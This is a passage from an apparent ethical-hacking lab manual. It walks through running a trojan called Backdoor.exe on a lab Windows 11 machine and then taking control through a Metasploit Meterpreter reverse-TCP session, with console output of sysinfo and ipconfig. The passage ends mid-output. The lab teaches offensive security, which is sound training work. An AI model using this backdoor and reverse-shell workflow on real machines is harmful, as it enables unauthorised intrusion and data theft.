
20. Click **Backdoor.exe** to download the file.




21. Once you click on the **Backdoor.exe** file, the **Opening Backdoor.exe** pop-up appears; select **Save File**.

Note: Make sure that both the **Backdoor.exe** and **Secret.txt** files are stored in the same directory (here, **Downloads**).

22. Double-click the **Backdoor.exe** file. The **Open File - Security Warning** window appears; click **Run**.



23. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.
24. The **Meterpreter** session has successfully been opened, as shown in the screenshot.
25. Type **sessions -i 1** and press **Enter** (here, **1** specifies the ID number of the session). The **Meterpreter** shell is launched, as shown in the screenshot.



```
msfconsole - Parrot Terminal

Payload options (windows/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
EXITFUNC process        yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST  10.10.1.13        yes       The listen address (an interface may be specified)
LPORT  4444              yes       The listen port

Exploit target:

Id  Name
--  --
0   Wildcard Target

[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:49826) at 2022-04-05 05:29:53 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```


26. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:49826) at 2022-04-05 05:29:53 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer       : WINDOWS11
OS             : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >
```

27. Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and other information.



The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The window contains the following text:

```
Applications Places System msfconsole - Parrot Terminal
File Edit View Search Terminal Help
OS          : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users: 2
Meterpreter  : x86/windows
meterpreter > ipconfig

Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 8
=====
Name      : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:01:80:00
MTU       : 1500
